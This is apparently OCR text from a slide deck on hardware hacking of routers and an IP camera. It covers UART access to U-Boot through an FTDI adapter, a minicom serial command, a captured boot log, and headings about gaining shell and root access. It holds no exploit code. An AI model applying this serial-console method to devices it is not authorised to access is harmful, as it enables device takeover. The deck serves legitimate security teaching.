
- D-Link DIR-880L Wi-Fi Router
- Netgear Nighthawk R6250 Wi-Fi Router
- Netgear Nighthawk R6400 Wi-Fi Router
- Trivision NC227WF Wireless IP Camera
- Cisco RV130 Wi-Fi Router
- Auerswald Comfortel 1200 VoIP Phone

armx.exploitlab.net

UART





TVS15
CN11
TVS12



Hardware Components
U-Boot Access Via UART
FTDI
Shell Access
Root Access

Install Drivers


https://www.ftdichip.com/




Install Minicom & Set up





sudo minicom -D /dev/ttyUSB1 -b 115200







FTDI & Install Drivers






UBOOT


CFG_BOOT_ADDR:0x0
0ff:0x84000000
can't find jpg corresponding entry
0ff:0x84000000
can't find jpg corresponding entry
/UbootLogo LOAD ERROR<0> !
jpeg decoding ...
<<addr=0x8e800000, size=0xb85f9, vobuf=0x8e800000>>
addr:0x80855054,size:755193,logoaddr:0x8e800000,:fb,fd
load jpeg err.
CFG_BOOT_ADDR:0x58080000
0ff:0x84000000
boot load complete: 2129924 bytes loaded to 0x82000000
SAVE TO 80008000 !
Booting kernel from Legacy Image at 82000000 ...
Image Name: linux
Image Type: ARM Linux Kernel Image (uncompressed)
Data Size: 2129860 Bytes = 2 MiB
Load Address: 80008000
Entry Point: 80008000
Loading Kernel Image ... OK
OK
Starting kernel ...
Uncompressing Linux... done, booting the kernel.
CTRL-A Z for help | 115200 8N1 | NOR | Minicom 2.7.1 | VT102 | Offline | ttyUSB0


U-Boot 2010.06-svn198 (Dec 08 2014 - 13:23:48)
Check spi flash controller v350 ... Found
Spi(cs1) ID: 0xEF 0x40 0x18 0x00 0x00 0x00
Spi(cs1): Block:64KB Chip:16MB Name:"W25Q128B"
envcrc 0x87d95c89
ENV_SIZE = 0x3fffc
In: serial
Out: serial
Err: serial
USB: scanning bus for devices ... 1 USB Device(s) found
0 Storage Device(s) found
Press CTRL-C to abort autoboot in 0 seconds16384 KiB hi_sfc at 0:0 is now current device
CFG_BOOT_ADDR:0x0
0ff:0x84000000
can't find jpg corresponding entry
0ff:0x84000000
can't find jpg corresponding entry
/UbootLogo LOAD ERROR<0> !
jpeg decoding ...
<<addr=0x8e800000, size=0xb85f9, vobuf=0x8e800000>>
addr:0x80855054,size:755193,logoaddr:0x8e800000,:fb,fd
load jpeg err.
CFG_BOOT_ADDR:0x58080000
0ff:0x84000000
boot load complete: 2129924 bytes loaded to 0x82000000
SAVE TO 80008000 !
Booting kernel from Legacy Image at 82000000 ...
Image Name: linux
Image Type: ARM Linux Kernel Image (uncompressed)


Hardware Components
U-Boot Access Via UART
FTDI
Shell Access
Root Access

Lessons Learnt

Buy the right kit in before you start


Read a book or watch youtube
and then reach out to friends <3

Give it time


@jilles_com

@M_C_Stott @tautology0 @ZilderbergDavid
@marunmagesh @BufferOfStyx @Zephrfish


What they have done to improve?




What they have done to improve?




What they have done to improve?



